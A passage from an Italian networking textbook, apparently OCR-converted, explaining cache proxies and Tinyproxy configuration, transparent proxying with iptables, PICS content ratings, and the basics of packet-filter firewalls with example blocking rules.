
Tuttavia, non tutti i protocolli che si basano su TCP funzionano in modo così semplice. Alcuni aprono delle connessioni secondarie, utilizzando porte non privilegiate e non prestabilite, in base alle operazioni che si stanno svolgendo. In quei casi, diventa praticamente impossibile trovare un metodo per filtrare tali connessioni, allo scopo di lasciare transitare solo queste, mentre è comunque facile impedirle, perché bloccando la connessione iniziale si ottiene il risultato.

42.1.5.3 Protocolli basati su UDP

I protocolli basati su UDP possono essere ancora più articolati rispetto al TCP. Di solito vengono presi in considerazione per bloccarli semplicemente, eventualmente con l'unica eccezione di ciò che serve alla gestione del DNS.

Il servizio DNS si basa sulla porta 53, ma può usare il protocollo UDP o TCP, a seconda della necessità. Per concedere espressamente il transito ai pacchetti relativi al protocollo DNS, occorre agire su UDP e TCP.

Figura 42.9. Esempio del transito di pacchetti relativo all'utilizzo di un servizio DNS.



42.2 Cache proxy


Nella terminologia utilizzata per le reti, un ***cache proxy*** è un servizio di memorizzazione locale delle risorse della rete richieste più frequentemente. Con il termine «risorsa» si deve intendere un oggetto a cui si accede attraverso un URI.

L'utilizzo di un proxy offre due vantaggi principali: l'accesso rapido a risorse già accumulate nella memoria cache e la riduzione del traffico nella rete che precede il proxy stesso.

42.2.1 Schema essenziale

Il proxy si interpone nella rete agendo, idealmente, al di sopra del quinto livello del modello ISO-OSI, come si vede nella figura 42.10. Infatti, il cliente di un proxy intrattiene normalmente una connessione HTTP o FTP; così il proxy deve intrattenere lo stesso tipo di connessione, per conto proprio, con il servente a cui il cliente avrebbe voluto rivolgersi realmente, a meno di ottenere tali risorse dalla propria memoria cache.

Figura 42.10. Il proxy trasferisce PDU al di sopra del quinto livello; in pratica gestisce direttamente i protocolli a livello di sessione.




Il servizio di cache proxy può essere collocato in posizioni differenti nella rete, a seconda delle esigenze o delle particolarità delle situazioni. Generalmente, lo scopo è quello di servire un segmento di rete, indifferentemente dal fatto che questo segmento utilizzi indirizzi privati o sia accessibile dall'esterno.

42.2.1.1 Servire un segmento di rete

Quando un proxy viene utilizzato per servire un segmento di rete rispetto alla rete esterna, senza fare altre considerazioni, è sufficiente che l'elaboratore su cui viene collocato il servizio sia accessibile da questo segmento di rete e che a sua volta sia in grado di accedere all'esterno.

Figura 42.11. In questa situazione, il servente proxy è collegato come tutti gli altri elaboratori al segmento di rete da servire.




A questa situazione appartiene anche il caso limite in cui il proxy serve solo se stesso, quindi la stessa macchina è servente e anche cliente.

42.2.1.2 Proxy a più livelli

Un proxy potrebbe servirsi di altri proxy quando si tratta di accedere a reti determinate, alleggerendo in questo modo il carico della rete anche in altri punti, non solo nel tratto immediatamente precedente.

Figura 42.12. Ogni collegamento ha un proprio proxy locale che però si avvale di un proxy principale prima di raggiungere la rete esterna.




La figura 42.12 mostra il caso di un collegamento a una rete esterna, (A), condiviso da due segmenti di rete, i quali si uniscono a questa attraverso i collegamenti B e C. A valle del collegamento A si trova un proxy il cui scopo è quello di ridurre il più possibile il traffico attraverso quel tratto; a valle dei collegamenti B e C si trovano altri proxy locali il cui scopo è quello di ridurre il traffico attraverso i collegamenti rispettivi. In questa situazione, i proxy locali utilizzano a loro volta il servente principale, mentre tutto quello che viene accumulato nei proxy locali, viene conservato anche in quello principale.

42.2.1.3 Proxy come filtro verso l'esterno

Il servente proxy, se si trova in un elaboratore che è connesso simultaneamente, attraverso interfacce di rete differenti, a una rete interna con indirizzi privati (cioè esclusi da Internet) e alla rete esterna, può essere utilizzato per permettere ai clienti della rete privata di avere accesso all'esterno attraverso il proxy stesso. Ma questo accesso si limita ai protocolli gestiti dal proxy; spesso si tratta solo di HTTP e FTP.

Figura 42.13. Come caso estremo, il proxy può ricoprire anche un ruolo di filtro e inoltro di pacchetti tra una rete privata e la rete esterna.




Va anche osservato che, in una condizione di questo tipo, l'elaboratore che svolge il servizio proxy potrebbe essere configurato per renderlo «trasparente». In pratica, ciò richiede che i pacchetti del protocollo TCP, destinati alle porte dei servizi di cui si occupa il proxy, vengano dirottati alla porta del proxy stesso. Ma ciò richiede anche che il proxy sia configurato per questa situazione, in quanto deve agire come se fosse un router. Per quanto riguarda gli elaboratori clienti della rete locale, questi verrebbero configurati come se il proxy fosse un router in grado di metterli in comunicazione con la rete esterna.

42.2.2 Dal lato del cliente

I clienti per la navigazione, vanno configurati per poter sfruttare il servizio del cache proxy. Per esempio, la figura 42.14 mostra la finestra di configurazione di un navigatore comune.

Figura 42.14. Esempio di configurazione di un navigatore comune per l'utilizzo del cache proxy. Si osservi il fatto che per usare la porta 8080 occorre che il servente sia in ascolto sulla stessa.



I programmi di navigazione offrono anche la possibilità di richiedere al proxy di prelevare una nuova copia della pagina, pure se non sono scaduti i tempi previsti. Nel caso di programmi grafici si tratta normalmente di selezionare pulsanti del tipo RELOAD, RICARICA o simili.

Il proxy risponde alle richieste dei programmi clienti attraverso una porta particolare, la quale dipende dalla configurazione del servizio. Apparentemente, ogni tipo di proxy ha una sua impostazione predefinita differente, mentre la tendenza generale è quella di utilizzare la porta 8080. È necessario fare attenzione a questo particolare quando si configura il proxy, per non creare confusione inutile agli utenti del servizio.

42.2.3 Caratteristiche comuni ai cache proxy da considerare

Prima di affrontare lo studio di un tipo particolare di cache proxy, vale la pena di riordinare le idee sulle esigenze tipiche di un servizio del genere, dal momento che queste si riflettono nella configurazione relativa. In breve i problemi riguardano essenzialmente i punti seguenti:

- **amministrazione della memoria cache**
  - collocazione dei file utilizzati dalla memoria cache
  - utente e gruppo proprietari di questi file
  - dimensione massima della memoria cache
  - dimensione massima di una singola risorsa accumulabile
  - scadenza massima per la validità delle informazioni accumulate nella memoria cache
  - Indirizzi esclusi dall'accumulo nella memoria (solitamente quelli che contengono le stringhe '**?**' e '**cgi-bin**', perché riguardano probabilmente delle interazioni con programmi CGI)
- **utenze**
  - individuazione degli indirizzi che possono accedere per utilizzare il servizio
  - utente fittizio mostrato all'esterno (di solito per l'accesso a un servizio FTP anonimo)
- **connessione**
  - porta o porte attraverso cui resta in ascolto per le richieste di connessione (di solito si usa la porta 8080)
  - indirizzi e porte di altri servizi del genere da interpellare se disponibili (per non sovraccaricare la rete)

42.2.4 Tinyproxy

Tinyproxy[1] è un programma specifico per la gestione di un cache proxy, relativamente più leggero di altri dal punto di vista elaborativo, ma in grado di fornire le funzionalità principali di questo tipo di servizio. Da un punto di vista «pratico», un aspetto importante di Tinyproxy sta nel fatto che la sua memoria cache è gestita esclusivamente in memoria centrale.

Quando si installa Tinyproxy da un pacchetto già pronto per la propria distribuzione GNU, dovrebbe essere predisposto automaticamente lo script della procedura di inizializzazione del sistema che consente di avviare e fermare il servizio in modo semplice, con un comando simile a quello seguente:

```
/etc/init.d/tinyproxy start|stop
```

Tinyproxy si compone del demone '**tinyproxy**', il quale viene avviato normalmente sullo sfondo con i privilegi di un utente di sistema specifico (potrebbe trattarsi dell'utente e del gruppo '**proxy**'). Naturalmente, la scelta dell'utenza in questione non è casuale e di conseguenza devono essere organizzati i permessi di accesso ai file che Tinyproxy deve utilizzare durante il funzionamento; pertanto, generalmente conviene affidarsi a quanto già predisposto da chi ha realizzato il pacchetto applicativo per la propria distribuzione GNU.

La configurazione è naturalmente l'aspetto più importante dell'utilizzo di Tinyproxy. Si tratta di un file principale che fa riferimento a qualche altro file esterno. Il file di configurazione potrebbe essere precisamente '`/etc/tinyproxy/tinyproxy.conf`', ma può essere cambiato utilizzando l'opzione '**-c**', come descritto nella pagina di manuale *tinyproxy(8)*.

Il file di configurazione è un file di testo, dove le righe che iniziano con il simbolo '**#**' sono ignorate, assieme a quelle bianche o vuote. Le direttive occupano una riga soltanto. Segue un esempio commentato delle direttive, escludendo quelle che hanno una definizione predefinita valida in generale. Questo esempio di configurazione si presta anche per l'utilizzo in modalità «proxy trasparente».

```
# User/Group: This allows you to set the user and group that will be
# used for tinyproxy after the initial binding to the port has been done
# as the root user.  Either the user or group name or the UID or GID
# number may be used.
User proxy
Group proxy

# Port: Specify the port which tinyproxy will listen on.  Please note
# that should you choose to run on a port lower than 1024 you will need
# to start tinyproxy using root.
Port 8888

# Timeout: The maximum number of seconds of inactivity a connection is
# allowed to have before it is closed by tinyproxy.
Timeout 600

# ErrorFile: Defines the HTML file to send when a given HTTP error
# occurs.  You will probably need to customize the location to your
# particular install.  The usual locations to check are:
#   /usr/local/share/tinyproxy
#   /usr/share/tinyproxy
#   /etc/tinyproxy
#
# ErrorFile 404 "/usr/share/tinyproxy/404.html"
# ErrorFile 400 "/usr/share/tinyproxy/400.html"
# ErrorFile 503 "/usr/share/tinyproxy/503.html"
# ErrorFile 403 "/usr/share/tinyproxy/403.html"
# ErrorFile 408 "/usr/share/tinyproxy/408.html"
#
# DefaultErrorFile: The HTML file that gets sent if there is no
# HTML file defined with an ErrorFile keyword for the HTTP error
# that has occured.
DefaultErrorFile "/usr/share/tinyproxy/default.html"

# Logfile: Allows you to specify the location where information should
# be logged to.  If you would prefer to log to syslog, then disable this
# and enable the Syslog directive.  These directives are mutually
# exclusive.
Logfile "/var/log/tinyproxy/tinyproxy.log"

# LogLevel: Set the logging level. Allowed settings are:
#       Critical        (least verbose)
#       Error
#       Warning
#       Notice
#       Connect         (to log connections without Info's noise)
#       Info            (most verbose)
#
# The LogLevel logs from the set level and above. For example, if the
# LogLevel was set to Warning, then all log messages from Warning to
# Critical would be output, but Notice and below would be suppressed.
LogLevel Connect

# PidFile: Write the PID of the main tinyproxy thread to this file so it
# can be used for signalling purposes.
PidFile "/var/run/tinyproxy/tinyproxy.pid"

# MaxClients: This is the absolute highest number of threads which will
# be created. In other words, only MaxClients number of clients can be
# connected at the same time.
#
MaxClients 1024

# MinSpareServers/MaxSpareServers: These settings set the upper and
# lower limit for the number of spare servers which should be available.
#
# If the number of spare servers falls below MinSpareServers then new
# server processes will be spawned.  If the number of servers exceeds
# MaxSpareServers then the extras will be killed off.
MinSpareServers 30
MaxSpareServers 60

# StartServers: The number of servers to start initially.
#
StartServers 30

# MaxRequestsPerChild: The number of connections a thread will handle
# before it is killed. In practise this should be set to 0, which
```

```
# disables thread reaping. If you do notice problems with memory
# leakage, then set this to something like 10000.
MaxRequestsPerChild 0

# ViaProxyName: The "Via" header is required by the HTTP RFC, but using
# the real host name is a security concern.  If the following directive
# is enabled, the string supplied will be used as the host name in the
# Via header; otherwise, the server's host name will be used.
ViaProxyName "tinyproxy"

# Filter: This allows you to specify the location of the filter file.
Filter "/etc/tinyproxy/filter"

# FilterURLs: Filter based on URLs rather than domains.
FilterURLs On

# FilterExtended: Use POSIX Extended regular expressions rather than
# basic.
FilterExtended On

# FilterDefaultDeny: Change the default policy of the filtering system.
# If this directive is commented out, or is set to "No" then the default
# policy is to allow everything which is not specifically denied by the
# filter file.
#
# However, by setting this directive to "Yes" the default policy becomes
# to deny everything which is _not_ specifically allowed by the filter
# file.
FilterDefaultDeny No

# ConnectPort: This is a list of ports allowed by tinyproxy when the
# CONNECT method is used.  To disable the CONNECT method altogether, set
# the value to 0.  If no ConnectPort line is found, all ports are
# allowed (which is not very secure.)
#
# The following two ports are used by SSL.
ConnectPort 443
ConnectPort 563
```

Nella configurazione di esempio mostrata, si fa riferimento al file '`/etc/tinyproxy/filter`', contenente le regole di filtro dei siti o delle pagine. Il contenuto di questo file si intende come ciò che è concesso raggiungere, se è attiva l'opzione '**`FilterDefaultDeny Yes`**' è attiva. Diversamente, con '**`FilterDefaultDeny No`**' si intende escludere ciò che corrisponde alle regole contenute nel file '`/etc/tinyproxy/filter`'. A titolo di esempio, il contenuto del file '`/etc/tinyproxy/filter`' potrebbe essere simile a quello seguente, con lo scopo di filtrare (escludere) ciò che corrisponde alle direttive. Va tenuto conto che il filtro si riferisce all'indirizzo URI che si intende raggiungere.

```
\.flv$
\.mp3$
\.mp4$
\.ogg$
\.ogv$
\.mpeg$
\.mpg$
\.exe$
poker
casino
jackpot
gambling
scommess
```

Si ricorda che in un sistema GNU/Linux è necessario dare un comando simile a quello seguente per ottenere in pratica la funzionalità di proxy trasparente, tenendo anche conto che ciò riguarda soltanto i nodi che si avvalgono del proxy in qualità di router:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪          -j REDIRECT --to-port 8080 [ Invio ]
```

In questo caso, l'interfaccia di rete '**`eth1`**' è quella rivolta verso la rete che si vuole controllare.

Purtroppo, però, il proxy trasparente non può filtrare una comunicazione cifrata (HTTPS), perché non è possibile ricostruirla. Pertanto, dovendo lasciare libera la comunicazione per il protocollo HTTPS, è facile raggirare un proxy trasparente, tanto che spesso i siti «delicati», come quelli di gioco d'azzardo e quelli di pornografia, utilizzano prevalentemente il protocollo HTTPS (adducendo delle discutibili motivazioni di sicurezza).

42.3 PICS: *Platform for Internet content selection*

PICS, ovvero *Platform for Internet content selection*, è un metodo per classificare, autonomamente, o attraverso l'intervento di un'autorità di classificazione esterna, i contenuti distribuiti elettronicamente attraverso Internet.

42.3.1 Come si classifica

PICS definisce i contenuti attraverso una sorta di linguaggio, nel quale però i valori delle informazioni sono da stabilirsi. Per esempio, un certo contenuto potrebbe essere classificato con il codice seguente:

```
(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
 l r
 (s 0))
```

La classificazione si rifà a quanto definito da qualcuno; nell'esempio, si tratta di ciò che viene descritto proprio nella pagina *http://www.weburbia.com/safe/ratings.htm* . Pertanto, non esiste un metodo universale di classificazione, ma solo contestuale.

La classificazione può essere eseguita dall'autore stesso di un lavoro digitale, ma in tal caso si tratta di una semplice dichiarazione libera di ciò che questo contiene, a vantaggio del pubblico. In alternativa, la classificazione può essere eseguita da chi pubblica il materiale, anche in questo caso con lo stesso intento di agevolare il pubblico. La classificazione può avvenire anche per opera di un classificatore certificato, il quale può «firmare» la propria classificazione (in tal caso si usa un'estensione del linguaggio PICS, definita DSig). Segue un esempio di classificazione firmata, tratta da *PICS Signed Labels (DSig) 1.0 Specification* http://www.w3.org/TR/REC-DSig-label/ :

```
(PICS-1.1 "http://www.gcf.org/v2.5"
   by "John Doe"
   labels
      for "http://www.w3.org/PICS/DSig/Overview"
      extension
        (optional "http://www.w3.org/TR/1998/REC-DSig-label/resinfo-1_0"
           ("http://www.w3.org/TR/1998/REC-DSig-label/SHA1-1_0" "aba21241241=")
           ("http://www.w3.org/TR/1998/REC-DSig-label/MD5-1_0" "cdc43463463="
            "1997-02-05T08:15-0500"))
      extension
        (optional "http://www.w3.org/TR/1998/REC-DSig-label/sigblock-1_0"
           ("AttribInfo"
              ("http://www.w3.org/PICS/DSig/X509-1_0" "efe64685685=")
              ("http://www.w3.org/PICS/DSig/X509-1_0"
               "http://SomeCA/Certs/ByDN/CN=PeterLipp,O=TU-Graz,OU=IAIK")
              ("http://www.w3.org/PICS/DSig/pgpcert-1_0" "ghg86807807=")
              ("http://www.w3.org/PICS/DSig/pgpcert-1_0"
               "http://pgp.com/certstore/plipp@iaik.tu-graz.ac.at"))
           ("Signature" "http://www.w3.org/TR/1998/REC-DSig-label/RSA-MD5-1_0"
              ("byKey" (("N" "aba212412412=")
                        ("E" "3jdg93fj")))
              ("on" "1996-12-02T22:20-0000")
              ("SigCrypto" "3j9fsaJ30SD=")))
      on "1994.11.05T08:15-0500"
      ratings (suds 0.5 density 0 color 1))
```

42.3.2 Come si pubblica la classificazione

In generale, la classificazione di un contenuto elettronico può essere fornita attraverso il protocollo di comunicazione che consente di accedervi. Nel caso più comune, dovrebbe essere inserita nel protocollo HTTP, evidentemente a opera del servizio che pubblica i contenuti (il servente HTTP). Per esempio, a seguito della richiesta da parte di un navigatore di prelevare un certo file, la risposta del servizio potrebbe contenere l'intestazione seguente:

```
HTTP/1.0 200 OK
Date: Tue, 01 Jan 2013 17:44:46 GMT
Last-Modified: Tue, 01 Jan 2012 21:07:24 GMT
PICS-Label:
 (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
  l r
  (s 0))
Content-Type: text/html

…
```

Ciò consente di classificare tutti i tipi di file, senza doverli alterare per aggiungervi tale informazione; si pensi alle immagini, ai file au-

dio, ai filmati. Nel caso di documenti HTML, è comunque possibile mettere la classificazione in un elemento '**META**':

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML>
<HEAD>
…
  <META http-equiv="PICS-Label" content='
   (PICS-1.1 "http://www.weburbia.com/safe/ratings.htm"
    l r
    (s 0))
  '>
…
</HEAD>
…
</HTML>
```

Evidentemente, la possibilità di inserire la classificazione in un elemento '**META**', consente all'autore di un opera di eseguire questo compito.

42.3.3 Come si sceglie e come si interpreta la classificazione

Come già accennato, il sistema PICS dà il modo di inserire delle informazioni per la classificazione di un contenuto, ma non definisce le classificazioni in sé. Per questo occorre rivolgersi a dei cataloghi noti. Per esempio, *Safe for kids* *http://www.weburbia.com/safe/ratings.htm* definisce solo tre valori:

- 0 adatto a un pubblico infantile;
- 1 adatto a un pubblico di minori, ma sotto la guida degli adulti;
- 2 adatto a un pubblico adulto.

In pratica, i tre livelli rispecchiano le classificazioni comuni usate per i programmi televisivi (bollino verde, giallo o rosso).

I tre livelli si applicano a un contenuto elettronico con i tre codici seguenti, rispettivamente:

- `(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 0))`
- `(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 1))`
- `(PICS-1.1 "http://www.weburbia.com/safe/ratings.htm" l r (s 2))`


L'interpretazione della classificazione e l'eventuale censura, può avvenire a opera del navigatore stesso, oppure di un programma che si interpone in qualità di «procuratore» (noto comunemente come proxy).

42.4 Introduzione ai concetti di firewall e di NAT/PAT

All'interno di una rete, il firewall è un componente che serve a proteggerne una parte rispetto al resto. Di solito, si tratta di qualcosa che si interpone tra una rete interna e una rete esterna, come Internet, per evitare un accesso indiscriminato alla rete interna da parte di nodi collocati all'esterno di questa.

Il firewall, a parte il significato letterale del nome, è una sorta di filtro (passivo o attivo) che si interpone al traffico di rete. Come tale, deve essere regolato opportunamente, in base agli obiettivi che si intendono raggiungere.

Figura 42.24. Il firewall è un filtro che si interpone tra una rete interna e una rete esterna.



Generalmente, i compiti del firewall vengono svolti da un nodo che nella rete si pone in qualità di router, munito di almeno due interfacce di rete: una per l'accesso alla rete esterna e una per la rete interna.

Si distinguono due tipi fondamentali di firewall i quali possono comunque integrarsi: filtri di pacchetto IP (a cui si aggiunge di solito la funzione di NAT[2]) e serventi proxy.

I filtri di pacchetto IP permettono di bloccare o abilitare selettivamente il traffico che attraversa il firewall, definendo i protocolli (o meglio, il tipo di pacchetto), gli indirizzi IP e le porte utilizzate. Questo sistema permette al massimo di controllare i tipi di servizio che possono essere utilizzati in una direzione e nell'altra, da e verso indirizzi IP determinati, ma senza la possibilità di annotare in un registro i collegamenti che sono stati effettuati (salvo eccezioni), né di poter identificare gli utenti che li utilizzano. In un certo senso, questo genere di firewall è come un router su cui si può soltanto filtrare il tipo dei pacchetti che si vogliono lasciare transitare.

I serventi proxy rappresentano una sorta di intermediario che si occupa di intrattenere le connessioni per conto di qualcun altro nella rete interna (sezione 42.2). Dal momento che il proxy ha un ruolo attivo nelle connessioni, può tenere un registro delle azioni compiute; eventualmente può anche tentare di identificare l'utente che lo utilizza.

42.4.1 Firewall in forma di filtri di pacchetto

Il filtro di pacchetto può intervenire al terzo o al massimo al quarto livello del modello ISO-OSI. In altri termini, è in grado di identificare e filtrare i pacchetti in base agli indirizzi IP, alle porte utilizzate e a poche altre informazioni, come elencato nella tabella 42.26 a titolo di esempio.

Figura 42.25. Un firewall che funziona come filtro di pacchetto IP, può interviene al terzo e quarto livello del modello ISO-OSI.




Tabella 42.26. Caratteristiche tipiche dei pacchetti che possono essere prese in considerazione per il filtro.

Caratteristica	Annotazioni
interfaccia di rete	l'interfaccia interessata nel nodo locale
indirizzo IP di origine	
indirizzo IP di destinazione	
protocollo	TCP, UDP, ICMP
porta di origine	TCP o UDP
porta di destinazione	TCP o UDP
messaggio ICMP	rappresentato da un numero
pacchetto frammentato	frammentazione a livello IP
pacchetto SYN	richiesta inizio di connessione TCP

Si tratta di una limitazione significativa che comporta i problemi maggiori nella configurazione corretta di un filtro del genere, in base ai fini che si tendono ottenere. Volendo esprimere la cosa attraverso un esempio molto semplice, un filtro di questo tipo non può intervenire esattamente ed esclusivamente sul «protocollo HTTP»; al massimo si può intercettare il transito dei pacchetti TCP in arrivo verso la porta 80, se si vuole impedire l'instaurarsi di connessioni a un servizio HTTP locale, oppure in uscita se si vuole impedire di raggiungere servizi esterni. Ma questo non vuol dire che si blocca il protocollo HTTP: è solo un intervento fatto in modo tale da arrivare a un risultato molto vicino a quello atteso.

Tabella 42.27. Messaggi ICMP.


Tipo	Codice	Nome del tipo	Nome del codice	Chi lo utilizza
0		echo-reply		risposta a un ping (pong)
1				
2				
3		destination-unreachable		traffico TCP e UDP
3	0		network-unreachable	
3	1		host-unreachable	
3	2		protocol-unreachable	
3	3		port-unreachable	
3	4		fragmentation-needed	
3	5		source-route-failed	
3	6		network-unknown	
3	7		host-unknown	
3	8			
3	9		network-prohibited	
3	10		host-prohibited	
3	11		TOS-network-unreachable	
3	12		TOS-host-unreachable	
3	13		communication-prohibited	
3	14		host-precedence-violation	
3	15		precedence-cutoff	
4		source-quench		
5		redirect		instradamento dei pacchetti
5	0		network-redirect	
5	1		host-redirect	
5	2		TOS-network-redirect	
5	3		TOS-host-redirect	
6				
7				
8		echo-request		ping
9		router-advertisement		
10		router-solicitation		
11		time-exceeded (ttl-exceeded)		traceroute
11	0		ttl-zero-during-transit	
11	1		ttl-zero-during-reassembly	
12		parameter-problem		
12	0		ip-header-bad	
12	1		required-option-missing	
13		timestamp-request		
14		timestamp-reply		
15		information-request		
16		information-reply		
17		address-mask-request		
18		address-mask-reply		

Un'altra cosa importante da considerare è il fatto che i pacchetti frammentati a livello di protocollo IP, possono essere identificati come frammenti, mentre diventa impossibile conoscere le altre caratteristiche (TCP o UDP).

42.4.1.1 Punto di applicazione e significato dell'intercettazione

Teoricamente, ammesso che l'applicazione utilizzata come filtro (assieme al kernel) sia abbastanza sofisticata da permetterlo, si può intervenire in tre punti differenti: nel transito dei pacchetti da un'interfaccia a un'altra, nei pacchetti in arrivo attraverso una data interfaccia e nei pacchetti in uscita. La distinzione è importante perché i risultati pratici che si ottengono possono essere molto diversi a seconda del punto in cui si inserisce il filtro.

Figura 42.28. Punti di inserzione di un filtro di pacchetto.



Anche senza fare un riferimento preciso alle interfacce di rete coinvolte, si pensi al caso in cui si intercettano in uscita i pacchetti ICMP di tipo 8, *echo-request*, allo scopo di bloccarne il transito. In tal caso, ci si impedisce di usare il Ping verso l'esterno; al contrario, intercettando lo stesso tipo di pacchetto, ma in ingresso, il suo blocco impedisce ai nodi esterni di usare il Ping verso il proprio elaboratore. Se invece l'intercettazione avvenisse nella fase di transito, questo potrebbe servire solo a impedire il Ping che riguarda altri nodi, oppure solo l'interfaccia del lato opposto.

I pacchetti intercettati possono essere trattati in modi differenti:

- possono essere lasciati passare;
- possono essere bloccati;
- possono essere bloccati, inviando all'origine un messaggio di rifiuto attraverso un pacchetto ICMP;
- possono essere semplicemente tenuti sotto controllo (contabilizzati).

Eventualmente, la contabilizzazione del traffico può essere implicita in ogni tipo di intercettazione.

A seconda dell'organizzazione logica del firewall, può darsi che l'intercettazione di un pacchetto in ingresso, implichi la stessa cosa sia per i pacchetti destinati al firewall, sia per i pacchetti che lo attraverserebbero per raggiungere altre destinazioni, oppure le due cose potrebbero essere distinte. Nello stesso modo potrebbe esserci una differenza di funzionamento nell'intercettazione in uscita. È evidente che, a seconda del tipo di firewall utilizzato, deve essere chiarito in modo preciso il campo di azione di ogni filtro.

42.4.1.2 Ricomposizione dei pacchetti frammentati

In generale, un nodo di rete che svolge funzioni di firewall dovrebbe trovarsi in un «passaggio obbligato» della rete, per evitare che i pacchetti possano utilizzare percorsi alternativi. In questo senso, è opportuno che tale nodo possa ricomporre i pacchetti frammentati a livello IP, in modo da riunire assieme tutte le informazioni necessarie a identificare i pacchetti, proprio per poter attuare effettivamente il controllo che il firewall deve fare.

In mancanza della possibilità di ricomporre i pacchetti frammentati, il firewall può individuare nei frammenti solo gli indirizzi IP, del mittente e del destinatario, oltre al riconoscere che si tratta di frammenti. Diventa impossibile l'identificazione delle porte, TCP o UDP, oppure i messaggi ICMP.

42.4.2 Esempi di utilizzo di firewall

È il caso di raccogliere qualche esempio schematico del modo in cui si potrebbe configurare un firewall che utilizza la tecnica del filtro di pacchetto. Le impostazioni vengono indicate in forma di tabella, secondo lo schema seguente:

Azione	Pos.	Prot.	IP srg		IP dst		ICMP	Int.	
1	2	3	4	5	6	7	8	9	10

I campi delle righe della tabella hanno il significato descritto nell'elenco che segue, tenendo conto che i valori mancanti vengono considerati indifferenti:

1. azione del filtro: blocco, rifiuto o altro;
2. posizione del filtro: in ingresso, in uscita, in transito o altro;
3. protocollo: TCP, UDP, ICMP;
4. indirizzi IP di origine;
5. porte TCP o UDP di origine;
6. indirizzi IP di destinazione;
7. porte TCP o UDP di destinazione;
8. messaggio ICMP, indicando il tipo e il codice eventuale (***tipo***[/***codice***]);
9. interfaccia di rete coinvolta;
10. altre caratteristiche.

Si osservi in particolare che gli indirizzi IP si indicano nella forma '***indirizzo/maschera***', dove la maschera si esprime attraverso un intero che rappresenta una quantità iniziale di bit da impostare a uno. Inoltre, gli indirizzi e le porte possono essere prefissati da un punto esclamativo che indica la negazione logica, ovvero tutti gli altri indirizzi o tutte le altre porte.

- Si impedisce l'ingresso a ogni pacchetto proveniente dagli indirizzi 192.168.∗.∗:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP Int.
blocco	ingresso		192.168.0.0/16	0/0	

- Si impedisce l'ingresso ai pacchetti ICMP provenienti dagli indirizzi 192.168.∗.∗:

Azione	Pos.	Prot.	IP srg	IP dst	ICMP Int.
blocco	ingresso	ICMP	192.168.0.0/16	0/0	

- Si impedisce l'ingresso dei pacchetti provenienti dall'interfaccia ***x***, contenenti come mittente indirizzi tipici delle reti private. In pratica, si presume che sia impossibile ricevere pacchetti di questo tipo da tale interfaccia, perché la rete privata è connessa su un'altra; pertanto, pacchetti del genere possono essere solo contraffatti.

Azione	Pos.	Prot.	IP srg	IP dst	ICMP Int.
blocco	ingresso		10.0.0.0/8	0/0	***x***
blocco	ingresso		172.16.0.0/12	0/0	***x***
blocco	ingresso		192.168.0.0/16	0/0	***x***

- Si impedisce l'attraversamento di pacchetti della classe D e E:

